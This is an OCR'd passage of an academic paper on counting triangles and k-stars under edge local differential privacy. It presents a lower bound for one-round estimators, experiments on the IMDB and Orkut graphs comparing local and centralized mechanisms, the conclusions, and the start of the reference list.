We show a general lower bound on the l_2 loss of private estimators $\hat{f}$ of real-valued functions f in the one-round LDP model. Treating ε as a constant, we have shown that when $\tilde{d}_{max} = d_{max}$, the expected l_2 loss of LocalLaplace$_{k\star}$ is $O(nd_{max}^{2k-2})$ (Theorem 2). However, in the centralized model, we can use the Laplace mechanism with sensitivity $2\binom{d_{max}}{k-1}$ to obtain l_2^2 errors of $O(d_{max}^{2k-2})$ for $f_{k\star}$. Thus, we ask if the factor of n is necessary in the one-round LDP model.

We answer this question affirmatively. We show for many types of queries f, there is a lower bound on $l_2^2(f(G), \hat{f}(G))$ for any private estimator $\hat{f}$ of the form

$$\hat{f}(G) = \tilde{f}(\mathcal{R}_1(\mathbf{a}_1), \ldots, \mathcal{R}_n(\mathbf{a}_n)), \tag{6}$$

where $\mathcal{R}_1, \ldots, \mathcal{R}_n$ satisfy ε-edge LDP or ε-relationship DP and $\tilde{f}$ is an aggregate function that takes $\mathcal{R}_1(\mathbf{a}_1), \ldots, \mathcal{R}_n(\mathbf{a}_n)$ as input and outputs $\hat{f}(G)$. Here we assume that $\mathcal{R}_1, \ldots, \mathcal{R}_n$ are independently run, meaning that they are in the one-round setting. For our lower bound, we require that input edges to f be "independent" in the sense that adding an edge to an input graph G independently change f by at least $D \in \mathbb{R}$. The specific structure of input graphs we require is as follows:




Figure 3: $(4,2)$-independent cube $\mathcal{A}$ for f. In this example, $M = \{(v_1, v_2), (v_3, v_4)\}$, $G_1 = (V, E)$, $\mathcal{A} = \{(V, E \cup N) : N \subseteq M\}$, $C_{(v_1,v_2)} = 2$, and $C_{(v_3,v_4)} = 3$. Adding (v_1, v_2) and (v_3, v_4) increase f by 2 and 3, respectively.

Definition 5. *[(n, D)-independent cube for f] Let $D \in \mathbb{R}_{\geq 0}$. For $\kappa \in \mathbb{N}$, let $G = (V, E) \in \mathcal{G}$ be a graph on $n = 2\kappa$ nodes, and let $M = \{(v_{i_1}, v_{i_2}), (v_{i_3}, v_{i_4}), \ldots, (v_{i_{2k-1}}, v_{i_{2\kappa}})\}$ for integers $i_j \in [n]$ be a set of edges such that each of $i_1, \ldots, i_{2\kappa}$ is distinct (i.e., perfect matching on the nodes). Suppose that M is disjoint from E; i.e., $(v_{i_{2j-1}}, v_{i_{2j}}) \notin E$ for any $j \in [\kappa]$. Let $\mathcal{A} = \{(V, E \cup N) : N \subseteq M\}$. Note that $\mathcal{A}$ is a set of 2^κ graphs. We say $\mathcal{A}$ is an (n, D)-*independent cube for f *if for all $G' = (V, E') \in \mathcal{A}$, we have*

$$f(G') = f(G) + \sum_{e \in E' \cap M} C_e,$$

where $C_e \in \mathbb{R}$ satisfies $|C_e| \geq D$ for any $e \in M$.

Such a set of inputs has an "independence" property because, regardless of which edges from M has been added before, adding edge $e \in M$ always changes f by C_e. Figure 3 shows an example of a $(4,2)$-independent cube for f.

We can also construct a independent cube for a k-star function as follows. Assume that n is even. It is well known in graph theory that if n is even, then for any $d \in [n-1]$, there exists a d-regular graph where every node has degree d [25]. Therefore, there exists a $(d_{max} - 1)$-regular graph $G = (V, E)$ of size n. Pick an arbitrary perfect matching M on the nodes. Now, let $G' = (V, E')$ such that $E' = E \setminus M$. Every node in G' has degree between $d_{max} - 2$ and $d_{max} - 1$. Adding an edge in M to G' will produce at least $2\binom{d_{max}-2}{k-1}$ new k-stars. Thus, $\mathcal{A} = \{(V, E' \cup N) : N \subseteq M\}$ forms an $(n, 2\binom{d_{max}-2}{k-1})$-independent cube for $f_{k\star}$. Note that the maximum degree of each graph in $\mathcal{A}$ is at most d_{max}. Figure 4 shows how to construct an independent cube for a k-star function when $n = 6$

[1] When we evaluate Local2Rounds$_\triangle$ in our experiments, we can apply the RR to only edges that are required at the second round; i.e., $(v_j, v_k) \in G'$ in line 8 of Algorithm 3. Then the time complexity of Local2Rounds$_\triangle$ can be reduced to $O(nd_{max}^2)$ in total. We also confirmed that when $n = 1000000$, the running time of Local2Rounds$_\triangle$ was 311 seconds on one node of the ABCI. Note, however, that this does *not* protect individual privacy, because it reveals the fact that users v_j and v_k are friends with u_i to the data collector.

	Centralized	One-round local		Two-rounds local
	Upper Bound	Lower Bound	Upper Bound	Upper Bound
$f_{k\star}$	$O\left(\frac{d_{max}^{2k-2}}{\varepsilon^2}\right)$	$\Omega\left(\frac{e^{2\varepsilon}}{(e^{2\varepsilon}+1)^2} d_{max}^{2k-2} n\right)$	$O\left(\frac{d_{max}^{2k-2}}{\varepsilon^2} n\right)$	$O\left(\frac{d_{max}^{2k-2}}{\varepsilon^2} n\right)$
$f_{\triangle}$	$O\left(\frac{d_{max}^2}{\varepsilon^2}\right)$	$\Omega\left(\frac{e^{2\varepsilon}}{(e^{2\varepsilon}+1)^2} d_{max}^2 n\right)$	$O\left(\frac{e^{6\varepsilon}}{(e^{\varepsilon}-1)^6} n^4\right)$ (when $G \sim \mathbf{G}(n,\alpha)$)	$O\left(\frac{e^{\varepsilon}}{(e^{\varepsilon}-1)^2}(d_{max}^3 n + \frac{e^{\varepsilon}}{\varepsilon^2} d_{max}^2 n)\right)$

Table 2: Bounds on l_2 losses for privately estimating $f_{k\star}$ and $f_{\triangle}$ with ε-edge LDP. For upper-bounds, we assume that $\tilde{d}_{max} = d_{max}$. For the centralized model, we use the Laplace mechanism. For the one-round $f_{\triangle}$ algorithm, we apply Theorem 4 with constant α. For the two-round protocol $f_{\triangle}$ algorithm, we apply Theorem 6 with $\varepsilon_1 = \varepsilon_2 = \frac{\varepsilon}{2}$.




Figure 4: Construction of an independent cube for a k-star function ($n = 6$, $d_{max} = 4$). From a 3-regular graph $G = (V, E)$ and $M = \{(v_1, v_3), (v_2, v_6), (v_4, v_5)\}$, we make a graph $G' = (V, E')$ such that $E' = E \setminus M$. Then $\mathcal{A} = \{(V, E' \cup N) : N \subseteq M\}$ forms an $(n, 2\binom{d_{max}-2}{k-1})$-independent cube for $f_{k\star}$.

and $d_{max} = 4$.

Using the structure that the (n, D)-independent cube imposes on f, we can prove a lower bound:

Theorem 7. *Let $\hat{f}(G)$ have the form of* (6)*, where $\mathcal{R}_1, \ldots, \mathcal{R}_n$ are independently run. Let $\mathcal{A}$ be an (n, D)-independent cube for f. If $(\mathcal{R}_1, \ldots, \mathcal{R}_n)$ provides ε-relationship DP, then we have*

$$\frac{1}{\mathcal{A}} \sum_{G \in \mathcal{A}} \mathbb{E}[l_2^2(f(G), \hat{f}(G))] = \Omega\left(\frac{e^{\varepsilon}}{(e^{\varepsilon}+1)^2} n D^2\right).$$

A corollary of Theorem 7 is that if $\mathcal{R}_1, \ldots, \mathcal{R}_n$ satisfy ε-edge LDP, then they satisfy 2ε -relationship DP and thus for edge LDP we have a lower bound of $\Omega\left(\frac{e^{2\varepsilon}}{(e^{2\varepsilon}+1)^2} n D^2\right)$.

Theorem 7, combined with the fact that there exists an $(n, 2\binom{d_{max}-2}{k-1})$-independent cube for a k-star function implies Corollary 1. In Appendix C, we also construct an $(n, \frac{d_{max}}{2} - 2)$ independent cube for $f_{\triangle}$ and establish a lower bound of $\Omega(\frac{e^{2\varepsilon}}{(e^{2\varepsilon}+1)^2} n d_{max}^2)$ for $f_{\triangle}$.

The upper and lower bounds on the l_2 losses shown in this section appear in Table 2.

5 Experiments

Based on our theoretical results in Section 4, we would like to pose the following questions:

- For triangle counts, how much does the two-rounds interaction help over a single round in practice?
- What is the privacy-utility trade-off of our LDP algorithms (i.e., how beneficial are our LDP algorithms)?

We conducted experiments to answer to these questions.

5.1 Experimental Set-up

We used the following two large-scale datasets:

IMDB. The Internet Movie Database (denoted by IMDB) [2] includes a bipartite graph between 896308 actors and 428440 movies. We assumed actors as users. From the bipartite graph, we extracted a graph G^* with 896308 nodes (actors), where an edge between two actors represents that they have played in the same movie. There are 57064358 edges in G^*, and the average degree in G^* is 63.7 ($= \frac{57064358}{896308}$).

Orkut. The Orkut online social network dataset (denoted by Orkut) [37] includes a graph G^* with 3072441 users and 117185083 edges. The average degree in G^* is 38.1 ($= \frac{117185083}{3072441}$). Therefore, Orkut is more sparse than IMDB (whose average degree in G^* is 63.7).

For each dataset, we randomly selected n users from the whole graph G^*, and extracted a graph $G = (V, E)$ with n users. Then we estimated the number of triangles $f_{\triangle}(G)$, the number of k-stars $f_{k\star}(G)$, and the clustering coefficient ($= \frac{3 f_{\triangle}(G)}{f_{2\star}(G)}$) using ε-edge LDP (or ε-edge centralized DP) algorithms in Section 4. Specifically, we used the following algorithms:

Algorithms for triangles. For algorithms for estimating $f_{\triangle}(G)$, we used the following three algorithms: (1) the RR (Randomized Response) with the empirical estimation method in the local model (i.e., LocalRR$_{\triangle}$ in Section 4.2), (2) the two-rounds algorithm in the local model (i.e., Local2Rounds$_{\triangle}$ in Section 4.3), and (3) the Laplacian mechanism in the centralized model (i.e., CentralLap$\triangle$ in Section 4.2).

Algorithms for k-stars. For algorithms for estimating $f_{k\star}(G)$, we used the following two algorithms: (1) the Lapla-




Figure 5: Relation between the number of users n and the l_2 loss in triangle counts when $\varepsilon = 1$ ($\varepsilon_1 = \varepsilon_2 = \frac{1}{2}$, $\tilde{d}_{max} = d_{max}$). Here we do not evaluate LocalRR$_\triangle$ when $n > 10000$, because it is inefficient (see Section 4.3 "Time complexity").




Figure 6: Relation between the number of users n and the l_2 loss in k-star counts when $\varepsilon = 1$ ($\varepsilon_1 = \varepsilon_2 = \frac{1}{2}$, $\tilde{d}_{max} = d_{max}$).

cian mechanism in the local model (i.e., LocalLap$_k\star$ in Section 4.1) and (2) the Laplacian mechanism in the centralized model (i.e., CentralLap$_k\star$ in Section 4.1).

For each algorithm, we evaluated the l_2 loss and the relative error (as described in Section 3.4), while changing the values of n and ε. To stabilize the performance, we attempted $\gamma \in \mathbb{N}$ ways to randomly select n users from G^*, and averaged the utility value over all the γ ways to randomly select n users. When we changed n from 1000 to 10000, we set $\gamma = 100$ because the variance was large. For other cases, we set $\gamma = 10$.

In Appendix B, we also report experimental results using artificial graphs based on the Barabási-Albert model [9].

5.2 Experimental Results

Relation between n and the l_2 loss. We first evaluated the l_2 loss of the estimates of $f_\triangle(G)$, $f_{2\star}(G)$, and $f_{3\star}(G)$ while changing the number of users n. Figures 5 and 6 shows the results ($\varepsilon = 1$). Here we did not evaluate LocalRR$_\triangle$ when n was larger than 10000, because LocalRR$_\triangle$ was inefficient (as described in Section 4.3 "Time complexity"). In Local2Rounds$_\triangle$, we set $\varepsilon_1 = \varepsilon_2 = \frac{1}{2}$. As for $\tilde{d}_{max}$, we set $\tilde{d}_{max} = d_{max}$ (i.e., we assumed that d_{max} is publicly available and did not perform graph projection) because we want to examine how well our theoretical results hold in our experiments. We also evaluate the effectiveness of the private calculation of d_{max} at the end of Section 5.2.

Figure 5 shows that Local2Rounds$_\triangle$ significantly outperforms LocalRR$_\triangle$. Specifically, the l_2 loss of Local2Rounds$_\triangle$ is smaller than that of LocalRR$_\triangle$ by a factor of about 10^2. The difference between Local2Rounds$_\triangle$ and LocalRR$_\triangle$ is larger in Orkut. This is because Orkut is more sparse, as described in Section 5.1. For example, when $n = 10000$, the maximum degree d_{max} in G was 73.5 and 27.8 on average in IMDB and Orkut, respectively. Recall that for a fixed ε, the expected l_2 loss of Local2Rounds$_\triangle$ and LocalRR$_\triangle$ can be expressed as $O(nd_{max}^3)$ and $O(n^4)$, respectively. Thus Local2Rounds$_\triangle$ significantly outperforms LocalRR$_\triangle$, especially in sparse graphs.

Figures 5 and 6 show that the l_2 loss is roughly consistent with our upper-bounds in terms of n. Specifically, LocalRR$_\triangle$, Local2Rounds$_\triangle$, CentralLap$_\triangle$, LocalLap$_{k\star}$, and CentralLap$_{k\star}$ achieve the expected l_2 loss of $O(n^4)$, $O(nd_{max}^3)$, $O(d_{max}^2)$, $O(nd_{max}^{2k-2})$, and $O(d_{max}^{2k-2})$, respectively. Here note that each user's degree increases roughly in proportion to n (though the degree is much smaller than n), as we randomly select n users from the whole graph G^*. Assuming that $d_{max} = O(n)$, Figures 5 and 6 are roughly consistent with the upper-bounds. The figures also show the limitations of the local model in terms of the utility when compared to the centralized model.

Relation between ε and the l_2 loss. Next we evaluated the l_2 loss when we changed the privacy budget ε in edge LDP. Figure 7 shows the results for triangles and 2-stars ($n = 10000$). Here we omit the result of 3-stars because it is similar to that of 2-stars. In Local2Rounds$_\triangle$, we set $\varepsilon_1 = \varepsilon_2 = \frac{\varepsilon}{2}$.

Figure 7 shows that the l_2 loss is roughly consistent with our upper-bounds in terms of ε. For example, when we decrease ε from 0.4 to 0.1, the l_2 loss increases by a factor of




Figure 7: Relation between ε in edge LDP and the l_2 loss when $n = 10000$ ($\varepsilon_1 = \varepsilon_2 = \frac{\varepsilon}{2}$, $\tilde{d}_{max} = d_{max}$).

about 5000, 200, and 16 for both the datasets in LocalRR$_\triangle$, Local2Rounds$_\triangle$, and CentralLap$_\triangle$, respectively. They are roughly consistent with our theoretical results that for small ε, the expected l_2 loss of LocalRR$_\triangle$, Local2Rounds$_\triangle$, and CentralLap$_\triangle$ is $O(\varepsilon^{-6})$[2], $O(\varepsilon^{-4})$, and $O(\varepsilon^{-2})$, respectively.

Figure 7 also shows that Local2Rounds$_\triangle$ significantly outperforms LocalRR$_\triangle$ especially when ε is small, which is also consistent with our theoretical results. Conversely, the difference between LocalRR$_\triangle$ and Local2Rounds$_\triangle$ is small when ε is large. This is because when ε is large, the RR outputs the true value with high probability. For example, when $\varepsilon \geq 5$, the RR outputs the true value with $\frac{e^\varepsilon}{e^\varepsilon+1} > 0.993$. However, LocalRR$_\triangle$ with such a large value of ε does not guarantee strong privacy, because it outputs the true value in most cases. Local2Rounds$_\triangle$ significantly outperforms LocalRR$_\triangle$ when we want to estimate $f_\triangle(G)$ or $f_{k\star}(G)$ with a strong privacy guarantee; e.g., $\varepsilon \leq 1$ [38].

Relative error. As the number of users n increases, the numbers of triangles $f_\triangle(G)$ and k-stars $f_{k\star}(G)$ increase. This causes the increase of the l_2 loss. Therefore, we also evaluated the relative error, as described in Section 3.4.

Figure 8 shows the relation between n and the relative error (we omit the result of 3-stars because it is similar to that of 2-stars). In the local model, we used Local2Rounds$_\triangle$ and LocalLap$_k\star$ for estimating $f_\triangle(G)$ and $f_{k\star}(G)$, respectively (we did not use Local2RR$_\triangle$, because it is both inaccurate and inefficient). For both algorithms, we set $\varepsilon = 1$ or 2 ($\varepsilon_1 = \varepsilon_2 = \frac{\varepsilon}{2}$ in Local2Rounds$_\triangle$) and $\tilde{d}_{max} = d_{max}$. Then

[2]We used $e^\varepsilon \approx \varepsilon + 1$ to derive the upper-bound of LocalRR$_\triangle$ for small ε.




Figure 8: Relation between n and the relative error. In the local model, we used Local2Rounds$_\triangle$ ($\varepsilon = 1$ or 2) and LocalLap$_k\star$ ($\varepsilon = 1$ or 2) for estimating triangle counts $f_\triangle(G)$ and k-star counts $f_{k\star}(G)$, respectively ($\tilde{d}_{max} = d_{max}$).

we estimated the clustering coefficient as: $\frac{3\hat{f}_\triangle(G,\varepsilon_1,\varepsilon_2,d_{max})}{\hat{f}_{k\star}(G,\varepsilon,d_{max})}$, where $\hat{f}_\triangle(G,\varepsilon_1,\varepsilon_2,d_{max})$ and $\hat{f}_{k\star}(G,\varepsilon,d_{max})$ are the estimates of $f_\triangle(G)$ and $f_{k\star}(G)$, respectively. If the estimate of the clustering coefficient is smaller than 0 (resp. larger than 1), we set the estimate to 0 (resp. 1) because the clustering coefficient is always between 0 and 1. In the centralized model, we used CentralLap$_\triangle$ and CentralLap$_k\star$ ($\varepsilon = 1$ or 2, $\tilde{d}_{max} = d_{max}$) and calculated the clustering coefficient in the same way.

Figure 8 shows that for all cases, the relative error decreases with increase in n. This is because both $f_\triangle(G)$ and $f_{k\star}(G)$ significantly increase with increase in n. Specifically, let $f_{\triangle,v_i}(G) \in \mathbb{Z}_{\geq 0}$ the number of triangles that involve user v_i, and $f_{k\star,v_i}(G) \in \mathbb{Z}_{\geq 0}$ be the number of k-stars of which user v_i is a center. Then $f_\triangle(G) = \frac{1}{3}\sum_{i=1}^n f_{\triangle,v_i}(G)$ and $f_{k\star,v_i}(G) = \sum_{i=1}^n f_{k\star,v_i}(G)$. Since both $f_{\triangle,v_i}(G)$ and $f_{k\star,v_i}(G)$ increase with increase in n, both $f_\triangle(G)$ and $f_{k\star}(G)$ increase *at least* in proportion to n. Thus $f_\triangle(G)^2 \geq \Omega(n^2)$ and $f_{k\star}(G)^2 \geq \Omega(n^2)$. In contrast, Local2Rounds$_\triangle$, LocalLap$_k\star$, CentralLap$_\triangle$, and CentralLap$_k\star$ achieve the expected l_2 loss of $O(n)$, $O(n)$, $O(1)$, and $O(1)$, respectively (when we ignore d_{max} and ε), all of which are smaller than $O(n^2)$. Therefore, the relative error




Figure 9: Relative error when $\tilde{d}_{max} = n$ (#users), d_{max} (max degree), or $\hat{d}_{max}$ (noisy max degree). We used Local2Rounds$_\triangle$ ($\varepsilon = 1$ or 2) and LocalLap$_k\star$ ($\varepsilon = 1$ or 2) for estimating triangle counts $f_\triangle(G)$ and k-star counts $f_{k\star}(G)$, respectively.

decreases with increase in n.

This result demonstrates that we can accurately estimate graph statistics for large n in the local model. In particular, the relative error is smaller in IMDB because IMDB is denser and includes a larger number of triangles and k-stars; i.e., the denominator of the relative error is large. For example, when $n = 200000$ and $\varepsilon = 1$, the relative error is 0.30 and 0.0028 for triangles and 2-stars, respectively. Note that the clustering coefficient requires 2ε because we need to estimate both $f_\triangle(G)$ and $f_{k\star}(G)$. Yet, we can still accurately calculate the clustering coefficient with a moderate privacy budget; e.g., the relative error of the clustering coefficient is 0.30 when the privacy budget is 2 (i.e., $\varepsilon = 1$). If n is larger, then ε would be smaller at the same value of the relative error.

Private calculation of d_{max}. We have so far assumed that $\tilde{d}_{max} = d_{max}$ (i.e., d_{max} is publicly available) in our experiments. We finally evaluate the methods to privately calculate d_{max} with ε_0-edge LDP (described in Sections 4.1 and 4.3).

Specifically, we used Local2Rounds$_\triangle$ and LocalLap$_k\star$ for estimating $f_\triangle(G)$ and $f_{k\star}(G)$, respectively, and evaluated the following three methods for setting $\tilde{d}_{max}$: (i) $\tilde{d}_{max} = n$; (ii) $\tilde{d}_{max} = d_{max}$; (iii) $\tilde{d}_{max} = \hat{d}_{max}$, where $\hat{d}_{max}$ is the private estimate of d_{max} (noisy max degree) in Sections 4.1 and 4.3.

We set $n = 200000$ in IMDB and $n = 1600000$ in Orkut. Regarding the total privacy budget ε in edge LDP for estimating $f_\triangle(G)$ or $f_{k\star}(G)$, we set $\varepsilon = 1$ or 2. We used $\frac{\varepsilon}{10}$ for privately calculating d_{max} (i.e., $\varepsilon_0 = \frac{\varepsilon}{10}$), and the remaining privacy budget $\frac{9\varepsilon}{10}$ as input to Local2Rounds$_\triangle$ or LocalLap$_k\star$. In Local2Rounds$_\triangle$, we set $\varepsilon_1 = \varepsilon_2$; i.e., we set $(\varepsilon_0, \varepsilon_1, \varepsilon_2) = (0.1, 0.45, 0.45)$ or $(0.2, 0.9, 0.9)$. Then we estimated the clustering coefficient in the same way as Figure 8.

Figure 9 shows the results. Figure 9 shows that the algorithms with $\tilde{d}_{max} = \hat{d}_{max}$ (noisy max degree) achieves the relative error close to (sometimes almost the same as) the algorithms with $\tilde{d}_{max} = d_{max}$ and significantly outperforms the algorithms with $\tilde{d}_{max} = n$. This means that we can privately estimate d_{max} without a significant loss of utility.

Summary of results. In summary, our experimental results showed that the estimation error of triangle counts is significantly reduced by introducing the interaction between users and a data collector. The results also showed that we can achieve small relative errors (much smaller than 1) for subgraph counts with privacy budget $\varepsilon = 1$ or 2 in edge LDP.

As described in Section 1, non-private subgraph counts may reveal some friendship information, and a central server may face data breaches. Our LDP algorithms are highly beneficial because they enable us to analyze the connection patterns in a graph (i.e., subgraph counts) or to understand how likely two friends of an individual will also be a friend (i.e., clustering coefficient) while strongly protecting individual privacy.

6 Conclusions

We presented a series of algorithms for counting triangles and k-stars under LDP. We showed that an additional round can significantly reduce the estimation error in triangles, and the algorithm based on the Laplacian mechanism provides an order optimal error in the non-interactive local model. We also showed lower-bounds for general functions including triangles and k-stars. We conducted experiments using two real datasets, and showed that our algorithms achieve small relative errors, especially when the number of users is large.

As future work, we would like to develop algorithms for other subgraph counts such as cliques and k-triangles [34].

Acknowledgments

Kamalika Chaudhuri and Jacob Imola would like to thank ONR under N00014-20-1-2334 and UC Lab Fees under LFR 18-548554 for research support. Takao Murakami was supported in part by JSPS KAKENHI JP19H04113.

References

[1] Tool: LDP graph statistics. https://github.com/LDPGraphStatistics/LDPGraphStatistics.

[2] 12th Annual Graph Drawing Contest. http://mozart.diei.unipg.it/gdcontest/contest2005/index.html, 2005.

[3] What to Do When Your Facebook Profile is Maxed Out on Friends. https://authoritypublishing.

com/social-media/what-to-do-when-your-facebook-profile-is-maxed-out-on-friends/, 2012.

[4] AI bridging cloud infrastructure (ABCI). https://abci.ai/, 2020.

[5] The diaspora* project. https://diasporafoundation.org/, 2020.

[6] Facebook Reports Third Quarter 2020 Results. https://investor.fb.com/investor-news/press-release-details/2020/Facebook-Reports-Third-Quarter-2020-Results/default.aspx, 2020.

[7] Jayadev Acharya, Clément L. Canonne, Yuhan Liu, Ziteng Sun, and Himanshu Tyagi. Interactive inference under information constraints. *CoRR*, 2007.10976, 2020.

[8] Jayadev Acharya, Ziteng Sun, and Huanyu Zhang. Hadamard response: Estimating distributions privately, efficiently, and with little communication. In *Proc. AISTATS'19*, pages 1120–1129, 2019.

[9] Albert-László Barabási. *Network Science*. Cambridge University Press, 2016.

[10] Raef Bassily, Kobbi Nissim, Uri Stemmer, and Abhradeep Thakurta. Practical locally private heavy hitters. In *Proc. NIPS'17*, pages 2285—-2293, 2017.

[11] Raef Bassily and Adam Smith. Local, private, efficient protocols for succinct histograms. In *Proc. STOC'15*, pages 127–135, 2015.

[12] Vincent Bindschaedler and Reza Shokri. Synthesizing plausible privacy-preserving location traces. In *Proc. S&P'16*, pages 546–563, 2016.

[13] Jeremiah Blocki, Avrim Blum, Anupam Datta, and Or Sheffet. The johnson-lindenstrauss transform itself preserves differential privacy. In *Proc. FOCS'12*, pages 410–419, 2012.

[14] Rui Chen, Gergely Acs, and Claude Castelluccia. Differentially private sequential data publication via variable-length n-grams. In *Proc. CCS'12*, pages 638–649, 2012.

[15] Xihui Chen, Sjouke Mauw, and Yunior Ramírez-Cruz. Publishing community-preserving attributed social graphs with a differential privacy guarantee. *Proceedings on Privacy Enhancing Technologies (PoPETs)*, (4):131–152, 2020.

[16] Wei-Yen Day, Ninghui Li, and Min Lyu. Publishing graph degree distribution with node differential privacy. In *Proc. SIGMOD'16*, pages 123–138, 2016.

[17] Bolin Ding, Janardhan Kulkarni, and Sergey Yekhanin. Collecting telemetry data privately. In *Proc. NIPS'17*, pages 3574–3583, 2017.

